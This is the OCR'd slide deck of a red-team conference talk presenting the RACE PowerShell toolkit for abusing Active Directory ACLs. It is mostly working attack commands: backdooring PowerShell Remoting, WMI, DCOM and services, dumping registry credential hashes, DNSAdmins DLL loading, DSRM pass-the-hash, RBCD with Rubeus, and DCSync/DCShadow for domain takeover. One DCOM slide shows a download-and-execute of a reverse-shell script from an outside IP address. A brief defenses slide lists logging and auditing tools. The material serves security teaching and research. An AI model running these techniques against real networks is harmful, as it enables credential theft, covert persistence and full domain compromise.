RACE - Minimal Rights and ACE for Active Directory Dominance


Nikhil Mittal

About me

- Hacker, Red Teamer, Trainer, Speaker at AlteredSecurity and PentesterAcademy.com
- Twitter - @nikhil_mitt
- Blog – https://labofapenetrationtester.com
- Github - https://github.com/samratashok/
- Creator of Nishang, Deploy-Deception and Kautilya.
- Interested in Offensive Information Security, new attack vectors and methodologies to pwn systems.
- Previous Talks and/or Trainings
  - DefCon, BlackHat, CanSecWest, BruCON and more.


Agenda

- Introduction to ACE/ACLs
- The philosophy of Minimal Permissions
- Introduction to the RACE toolkit
- Persistence
- On-demand privilege escalation
- Domain Controller specific attacks
- Defences



Introduction to ACE

- When a thread requests access to a resource (securable object), the system looks for permissions in a list for to the users and groups identified in the thread's access token.
- The list is called Discretionary Access Control List (DACL).
- This list is made of Access Control Entries (ACEs).
- Each ACE contains access rights for a trustee.




Reference: https://docs.microsoft.com/en-us/windows/win32/secauthz/how-dacls-control-access-to-an-object

The philosophy of Minimal Permissions

- 'FullControl' is awesome but not always required. Same goes for the 'administrative' rights.
- Why not stick with what we need for a specific task?
- Let's say we want to Reset Password of a domain user.
- By default, only Domain Administrators can do it.
- Ask yourself - What minimum permissions do I need to Reset Password?

The philosophy of Minimal Permissions

- Similarly, what permissions or rights are actually required for PowerShell Remoting?
- Administrators have FullControl permissions over the Microsoft.PowerShell session configuration.
- If we add permissions for a user who has all the permissions but FullControl - we can access the machine over PowerShell Remoting even without Administrator privileges!



The philosophy of Minimal Permissions

- Throughout the talk, we will focus on using Minimal permissions to get access to securable objects without having to modify group memberships or user rights of the user we control.
- We will avoid the FullControl permission wherever possible.

Introducing the RACE toolkit

- Introducing the RACE toolkit! A PowerShell module which has commands to easily use any of the persistence and privilege escalation methods we are about to discuss.

  https://github.com/samratashok/RACE

- RACE makes use of Microsoft's ActiveDirectory module for some of the attacks. You can get it from the below link (or from a server with AD RSAT) :

  https://github.com/samratashok/ADModule

Persistence and Privilege Escalation

- When we discuss persistence, local administrator or Domain Admin (in case of DC) privileges are assumed.
- For on demand Privilege Escalation, we assume administrative access initially and we try to get those privileges back coupled with persistence.
- Let's begin with very simple techniques. We will keep moving on to somewhat complex and lesser known techniques as we move ahead.

Persistence - PowerShell Remoting

- To allow code execution without administrator rights, we can modify the ACL of PSSession configuration for 'Microsoft.PowerShell'
- Not easy to discover as changes to ACL of PSSession configurations are rarely monitored.
- Below command from RACE toolkit (when run as a user with admin privileges on ops-mssql) provides labuser privileges to access it:

```
Set-RemotePSRemoting -ComputerName ops-mssql -
SamAccountName labuser -Verbose
```


Reference: https://github.com/samratashok/nishang/blob/master/Backdoors/Set-RemotePSRemoting.ps1

Demo

Modify PowerShell Remoting permissions on DC

Persistence - WMI

- To allow code execution without administrator rights, we can modify the ACL of DCOM and WMI namespaces.
- Like PSRemoting, these ACLs are rarely monitored.
- We can also make calls to custom WMI providers which provide extended command execution and code injection capabilities.
- Below command (when run as a user with admin privileges on ops-mssql) provides labuser privileges to access ops-mssql:

```
Set-RemoteWMI -ComputerName ops-mssql -SamAccountName
labuser -Verbose
```


Reference - https://github.com/samratashok/nishang/blob/master/Backdoors/Set-RemoteWMI.ps1

Persistence - WMI Permanent Event Consumers (Partially Successful)

- By modifying the ACL of the root\subscription namespace in WMI, we can register WMI Permanent Event Consumers.
- While experimenting with this, I found out that the event's payload was never executed.
- Someone with a better understanding of event consumers in WMI may like to further investigate ;)

On demand Privilege Escalation - Services

- With admin privileges, we can modify permissions for a service to allow remote access.
- It is also possible to create new services or change service account for existing services.
- With sufficient permissions on services, we can abuse Services which run as SYSTEM to execute commands.
- Note that this will not be silent in the logs!

On demand Privilege Escalation - Services - Service Control Manager

- Service Control Manager (SCM) provides the ability to create, configure, start and stop other services on a machine.
- Like any other service, it has ACL which is very useful for an attacker.
- For example, with GenericALL permission over SCM, it is possible to create a new service which runs as SYSTEM on the target machine.
- We can then set permissions for the new service so that it can be configured and abused remotely.

On demand Privilege Escalation - Services - Service Control Manager

- Run the following commands from RACE with administrative privileges for ops-mssql:
  - Provide labuser admin equivalent rights on scmanager on the target machine

    ```
    Set-RemoteServicePermissions -SamAccountName labuser -ComputerName ops-mssql -ServiceName scmanager -Verbose
    ```

  - Create a new service 'evilsvc' which runs as LocalSystem and labuser has permissions to start it. The service adds proxyuser to the local adminstrators group on start.

    ```
    Set-RemoteServiceAbuse -ComputerName ops-mssql -UserName 'ops\proxyuser' -CreateService evilsvc -SamAccountName labuser -Verbose

    Set-RemoteServicePermissions -SamAccountName labuser -ServiceName evilsvc -ComputerName ops-mssql
    ```

- From the attacker's machine as labuser (adds ops\proxyuser to local administrators group):

  ```
  sc.exe \\ops-mssql start evilsvc
  ```

On demand Privilege Escalation - Services - Other Services

- With admin equivalent permissions (CCDCLCSWRPWPDTLOCRSDRCWDWO) on any service, we can abuse it to escalate privileges.
- Run the following command with administrative privileges on the target machine to provide labuser permissions over ALG service:

```
Set-RemoteServicePermissions -SamAccountName labuser -ComputerName
ops-mssql -ServiceName ALG -Verbose
```

- As lab user, run the following command to configure ALG to run as SYSTEM and start the service (adds ops\labuser to the local administrators group):

```
Set-RemoteServiceAbuse -ComputerName ops-mssql -UserName
'ops\labuser' -ServiceName ALG -Verbose
```


https://docs.microsoft.com/en-us/windows/win32/secauthz/security-descriptor-string-format

Demo

Modifying service Permissions

Remote Registry

- Remote Registry provides very interesting opportunities for code execution and retrieval of secrets from the target's registry.
- There are multiple ways of achieving code persistence and privilege escalation by modifying permissions of registry keys like Image File Execution, Run keys and other Autoruns.

On demand Privilege Escalation - Remote Registry

- With administrative privileges on the target machine, run the following to modify permissions for remote registry (HKLM:\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg) and registry keys for sethc.exe:

```
Set-RemoteRegistryPermissions -SamAccountName labuser -ComputerName ops-mssql -Verbose
Invoke-RegistryAbuse -ComputerName ops-mssql -Method ImageFileExecution -Verbose
```

- Note that the above command also disables Network Level Authentication (NLA) on the target machine.
- This is noisy in the logs.

Persistence - DCOM

- We can modify the ACL for DCOM to achieve code execution without needing administrator privileges.

```
Set-DCOMPermissions -UserName labuser -ComputerName
ops-mssql -Verbose
```

- Then, execute the below command as labuser:

```
Invoke-DCOMAbuse -ComputerName ops-build -Method MMC20
-Arguments 'iex(iwr -UseBasicParsing
http://192.168.100.31:8080/Invoke-PowerShellTcp.ps1)'
```

On demand Privilege Escalation - Just Enough Administration (JEA)

- JEA is a PowerShell v5 feature which provides control over administrative tasks by providing a PowerShell Remoting Endpoint with:
  - Virtual accounts - temporary local accounts which are local admin on member machines and DA on DCs but no rights to manage resources on network.
  - Ability to limit the cmdlets and commands which a user can run through Role Capabilities.
- It is designed to 'allow non-admins to do some admin tasks'. That is precisely what we have been doing!
- We will create a new JEA endpoint which provides our user administrator privileges.
- The endpoint creation does not create any special logs but when we access the target machine there will be access logs for the virtual account (WinRM Virtual Users\WinRM_VA_1_***domain_username***)

Reference: https://docs.microsoft.com/en-us/powershell/jea/overview

On demand Privilege Escalation - Just Enough Administration (JEA)

- If we have administrative privileges on a machine, we can create a JEA endpoint which provides us access to that machine using PowerShell Remoting.

```
Set-JEAPermissions -ComputerName ops-build -
SamAccountName labuser -Verbose
```

- From the attacker's machine, as labuser, run:

```
Enter-PSSession -ComputerName ops-build -
ConfigurationName microsoft.powershell64
```

Demo

Create JEA endpoint on DC

Persistence - Registry

- Since Windows registry stores some credentials, by modifying some of the registry keys, we can access Machine account hash, local users hash and cached domain credentials without administrator privileges.
- We need to modify permissions of registry keys which store the secrets in multiple registry keys under :
  - HKLM:\ SYSTEM\CurrentControlSet\Control\Lsa\
  - HKLM:\Security\
  - HKLM:\SAM\
- Then, by modifying ACL of Remote Registry, PowerShell Remoting or WMI we can extract the secrets from the target machine.

Persistence - Registry

- Currently, RACE uses the code from the DAMP toolkit (https://github.com/HarmJ0y/DAMP/) for this.
- Using DAMP, with administrative privileges on the target:

```
Add-RemoteRegBackdoor -ComputerName ops-dc -Trustee labuser
-Verbose
```

- As labuser, retrieve machine account hash:

```
Get-RemoteMachineAccountHash -ComputerName ops-dc -Verbose
```

- Retrieve local account hash:

```
Get-RemoteLocalAccountHash -ComputerName ops-dc -Verbose
```

- Retrieve domain cached credentials:

```
Get-RemoteCachedCredential -ComputerName ops-dc -Verbose
```


Persistence - PowerShell Remoting and WMI

- If there is no access to the Remote Registry Service, we can use PowerShell remoting or WMI to access the same set of credentials by modifying respective ACLs.
- For example, after modifying PowerShell ACLs and modifying registry key permissions on ops-dc:

```
$opsdc = New-PSSession -ComputerName ops-dc
Invoke-Command -FilePath C:\RACE-master\RACE.ps1 -Session $opsdc
Enter-PSSession $opsdc
Get-RemoteMachineAccountHash
```

Demo

Use PowerShell Remoting to dump DC machine hash



Persistence - Registry

- Once we have access to a machine using any of the discussed methods, there are so many opportunities.
- What can we do with access to machine using PSRemoting or WMI or Remote Registry without admin privileges? Lot of things!
- For example, if AutoLogon credentials are in use, we can read them from Registry without a need to modify any permission other than access to the target machine.

```
Get-Item 'HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon'
```

On demand Privilege Escalation DC - DNSAdmins

- DNSAdmins is an AD security group.
- By default, the members of this group have Read, Write, Create All Child objects, Delete Child objects, Special Permissions on the DNS Server object.
- With membership of this group (and DNS service restart rights), it is possible to load arbitrary DLL from a UNC path in the DNS service.
- If a Domain Controller is running the DNS service, this means SYSTEM privileges on the DC.

References: https://medium.com/@esnesenon/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a0f779b8dc83
http://www.labofapenetrationtester.com/2017/05/abusing-dnsadmins-privilege-for-escalation-in-active-directory.html

On demand Privilege Escalation DC - DNSAdmins

- Once we have DA privileges, we can modify the DACL of the DNS Server object and restart permissions on the DNS service.
- This allows us to load an arbitrary DLL with privileges of the DNS Service!
- Also, DNSAdmins is not one of the Protected Groups (ACL not protected by AdminSDHolder). So we can even modify it's own ACL to add/remove members at will.

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/appendix-c--protected-accounts-and-groups-in-active-directory

On demand Privilege Escalation DC - DNSAdmins

- Use the below command to change the ACL of the DNS Server object in AD to add GenericRead and GenericWrite for the attacker controlled user (needs ActiveDirectory module). The command also adds restart permissions for DNS service :

```
Set-DNSAbusePermissions -SAMAccountName labuser -
DistinguishedName
'CN=MicrosoftDNS,CN=System,DC=offensiveps,DC=powershell
,DC=local' -ComputerName ops-dc -Verbose
```

- On the attacker's machine (needs DNSServer module from DNS RSAT):

```
Invoke-DNSAbuse -ComputerName ops-dc -DLLPath \\ops-
build\dll\mimilib.dll -Verbose
```

On demand Privilege Escalation DC - DSRM Admin

- DSRM (Directory Services Restore Mode) administrator is a special 'local administrator' account on a DC.
- It is possible to modify the behaviour of the DSRM administrator by creating/modifying the DsrmAdminLogonBehavior to 2 in the registry key HKLM:\System\CurrentControlSet\Control\Lsa\
- With the above registry value and NTLM hash of the DSRM administrator, we can use Pass-The-Hash to access the DC.
- We can extract the hash using mimikatz or from SAM hive. We can also modifying registry permissions as discussed previously.

Reference: http://techgenix.com/aquicktiptoallowdsrmaccounttologonnormally/

On demand Privilege Escalation DC - DSRM Admin

- Use the below command on DC as DA to set the logon behaviour of the DSRM administrator:

```
Set-DCPermissions -Method DSRMAdmin -SAMAccountName
labuser -Verbose
```

- On attacker's machine:

```
Invoke-Mimikatz -Command '"sekurlsa::pth /domain:ops-dc
/user:Administrator /ntlm:<NTLMHash>
/run:powershell.exe"'
```

```
Enter-PSSession ops-dc -Authentication Negotiate
```

Persistence DC - Resource-based Constrained Delegation

- Resource-based Constrained Delegation enables the resource owner to set delegation to it. That is, it is the resource owner/administrator who decides which account can delegate to it unlike the traditional constrained delegation.
- Due to this functionality, a simple Write permission on a computer object can be used to access the computer as ANY user (including DAs).

Reference: https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html#generic-dacl-abuse

Persistence DC - Resource-based Constrained Delegation

- Run the below command on DC as DA to set write permissions on ops-file for labuser:

```
Set-DCPermissions -Method RBCD -DistinguishedName 'CN=OPS-FILE,OU=Servers,DC=offensiveps,DC=powershell,DC=local' -SAMAccountName labuser -Verbose
```

- Run the below command on the attacker's machine to allow delegation for 'attacker' machine account :

```
Set-ADComputer -Identity ops-file -PrincipalsAllowedToDelegateToAccount attacker$
```

- Use Rubeus (https://github.com/GhostPack/Rubeus/) to get a TGS to access CIFS on ops-file as Administrator:

```
.\Rubeus.exe s4u /user:ops-user31$ /aes256:
/msdsspn:cifs/ops-file /impersonateuser:administrator /ptt
```

Persistence DC - Exchange Groups

- MS Exchange installations changes the schema of the domain and also adds new groups.
- Groups like Exchange Servers, Exchange Trusted Subsystem and Exchange Windows Permissions have interesting permissions. The groups are added in a new container 'Microsoft Exchange Security Groups'
- The above are not Protected Groups so we can modify their ACLs.
- Let's target the Exchange Windows Permissions group which has WriteDACL permission on the domain object (or even forest root domain object depending on the installation).

Persistence DC - Exchange Groups

- Use the below command on DC as DA to provide labuser WriteDACL permissions on Exchange Windows Permissions group which, in turn, has WriteDACL permission on the domain object (or even forest root domain object depending on the installation).

```
Set-DCPermissions -Method GroupDACL -DistinguishedName 'CN=Exchange
Windows Permissions,OU=Microsoft Exchange Security
Groups,DC=powershell,DC=local' -SAMAccountName ops\labuser -Verbose
```

- Use the below command as labuser to modify ACL on Exchange Windows Permissions and add WriteMember rights to labuser:

```
Set-ADACL -SamAccountName ops\labuser -DistinguishedName 'CN=Exchange
Windows Permissions,OU=Microsoft Exchange Security
Groups,DC=powershell,DC=local' -GUIDRight WriteMember -Server
powershell.local -Verbose
```

Persistence DC - Exchange Groups

- With membership of the Exchange Windows Permissions group, labuser has WriteDACL permissions on the domain object. Let's add DCSync permissions.

```
Set-ADACL -SamAccountName ops\labuser -
DistinguishedName 'DC=powershell,DC=local' -GUIDRight
DCSync -Server powershell.local -Verbose
```

- Now we can run DCSync with Mimikatz on the attacker's machine:

```
Invoke-Mimikatz -Command '"lsadump::dcsync
/user:ps\krbtgt /domain:powershell.local"'
```

Demo

Modify Exchange Group Permissions to compromise forest root

Persistence DC - User object ACL

- Another interesting (and well known) persistence technique is to modify permissions on a normal user.
- This helps us in using that user as a proxy for the persistence mechanisms we have already discussed.
- For example, the permission to Reset Password (User-Force-Change-Password) for a user allows us to, well, reset its password without knowing the current password.

```
Set-ADACL -SamAccountname labuser -TargetSamAccountName support1user
-GUIDRight ResetPassword -Verbose
```

- As labuser, run the following command from ActiveDirectory module to reset the password of support1 user at will:

```
Set-ADAccountPassword -Identity support1user -Reset -NewPassword
(ConvertTo-SecureString -AsPlainText "Password@123" -Force) -Verbose
```


Reference: https://docs.microsoft.com/en-us/windows/win32/adschema/r-user-force-change-password

Persistence DC - AdminSDHolder

- A well known persistence method is to abuse ACL of AdminSDHolder.
- We can modify the ACL of AdminSDHolder to get rights like FullControl, WriteMembers, ResetPassword and more on all Protected Groups.
- The best way is to get WriteDACL permissions on AdminSDHolder so that we can modify permissions on demand.

```
Set-DCPermissions -Method AdminSDHolder -SAMAccountName labuser -
DistinguishedName
'CN=AdminSDHolder,CN=System,DC=offensiveps,DC=powershell,DC=local'
-Verbose
```


References: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/appendix-c--protected-accounts-and-groups-in-active-directory
https://adsecurity.org/?p=1906

Persistence DC - DCSync

- Perhaps the most famous ACL abuse!
- We can modify the ACL of the domain object to get 'DCSync' rights. Run as DA on DC:

```
Set-DCPermissions -Method DCSync -SAMAccountName
labuser -DistinguishedName
'DC=offensiveps,DC=powershell,DC=local' -Verbose
```

- Now we can run DCSync with Mimikatz as labuser:

```
Invoke-Mimikatz -Command '"lsadump::dcsync
/user:ops\krbtgt"'
```

Persistence DC - DCShadow

- DCShadow allows modification of objects without leaving change logs for the target object.
- It registers the attacker's machine temporarily as a domain controller and allows modification of attributes.
- The attacker's machine must be part of the forest root to execute this attack.
- We can modify permissions of multiple objects in a domain to execute DCShadow without DA privileges.

References: https://www.dcshadow.com/
https://www.labofapenetrationtester.com/2018/04/dcshadow.html
https://www.labofapenetrationtester.com/2018/05/dcshadow-sacl.html

Persistence DC - DCShadow

- DCShadow can be used with minimal permissions by modifying ACLs of -
  - The domain object.
    - DS-Install-Replica (Add/Remove Replica in Domain)
    - DS-Replication-Manage-Topology (Manage Replication Topology)
    - DS-Replication-Synchronize (Replication Synchornization)
  - The Sites object (and its children) in the Configuration container.
    - CreateChild and DeleteChild
  - The object of the computer which is registered as a DC.
    - WriteProperty (Not GenericWrite)
  - The target object.
    - WriteProperty (Not GenericWrite)

Persistence DC - DCShadow

- For example, to allow labuser to modify any attribute of serviceuser from the attacker machine ops-user1:

```
Set-DCShadowPermissions -FakeDC ops-user1 -
SAMAccountName serviceuser -Username labuser -Verbose
```

Summary of attacks

ACL modified for	Targets DC or Member Machine or Both	Can be executed with	Resulting privileges
PowerShell Remoting	Both	PowerShell Remoting	Normal User permission (Very useful for chaining with other techniques)
WMI	Both	WMI	Normal User permission (Very useful for chaining with other techniques)
Services	Both (Too noisy on DC)	RPC, PSRemoting, WMI	SYSTEM
Registry Autoruns	Both (Noisy on DC)	Remote Registry, PSRemoting, WMI	SYSTEM
DCOM	Both	RPC, PSRemoting, WMI	Normal User Permission
JEA	Both	PSRemoting	Local Administrator DA on DC (locally)
Creds in Registry	Both	Remote Registry, PSRemoting, WMI	Local Administrator DA on DC

Summary of attacks

ACL modified for	Targets DC or Member Machine or Both	Can be executed with	Resulting privileges
DNS Server Object	DNS Server	DNS RSAT	SYSTEM
DSRM Admin Logon Behaviour	DC	PSRemoting, WMI or other services	DA
Resource-based Constrained Delegation	Member Machine	PSRemoting, WMI or other services	Local Administrator
Exchange Groups	DC or Forest root DC	PSRemoting, WMI or other services	DA Or DA on forest root
User object	User	--	That of the target user
AdminSDHolder	DC	Remote Registry, PSRemoting, WMI	DA
DCSync	DC	Mimikatz (DRS)	DA
DCShadow	Forest root DC	Mimikatz (DRS)	EA

Previous Work

- ACL abuse is not something new, system administrators have been using this for so many years!
- We can still see articles from 2001 talking about setting Launch Permissions for DCOM[1], for WMI from 2002[2] and so on.
- (French) Chemins de contrôle en environnement Active Directory
  https://www.sstic.org/2014/presentation/chemins_de_controle_active_directory/
- An ACE Up the Sleeve Designing Active Directory DACL Backdoors (DEF CON 25) -
  https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEF%20CON%2025%20-%20Andrew-Robbins-and-Will-Schroeder-An-Ace-Up-The-Sleeve.pdf

[1] - http://active-undelete.com/dcom-configuration.htm
[2] - https://redmondmag.com/articles/2002/02/01/securing-remote-management-with-wmi.aspx

Defenses

- Events logs are the best bet against the discussed attacks! Other than, of course, protecting your Domain Administraors.
- Every technique where we access machine there will be a 4624, 4634 and 4672 in case of admin logon.
- Auditing changes to ACLs is also useful: https://blogs.technet.microsoft.com/canitpro/2017/03/29/step-by-step-enabling-advanced-security-audit-policy-via-ds-access/
- Auditing dangerous ACLs using BloodHound, ADACLScanner and PingCastle is recommended.
- Also, see my project Deploy-Deception for tricking an attacker in assuming they found object(s) with misconfigured ACLs :)

https://github.com/BloodHoundAD/BloodHound/tree/master
https://github.com/canix1/ADACLScanner
https://www.pingcastle.com/
https://github.com/samratashok/Deploy-Deception

Future Work

- Service Permissions are stored in Registry. So, that is a place ripe for abuse.
- As noted earlier, WMI Permanent Event Consumer needs to be explored more.
- For the RACE toolkit, work on hiding the ACE we introduce is highly desirable. Also, implementation of more Registry Autoruns!

Thank You - Questions?

- Contact me:
  @nikhil_mitt
  nikhil.uitrgpv@gmail.com
  nikhil@pentesteracademy.com
- Slides, code and blog posts will be available on:
  https://labofapenetrationtester.com/
  https://github.com/samratashok/RACE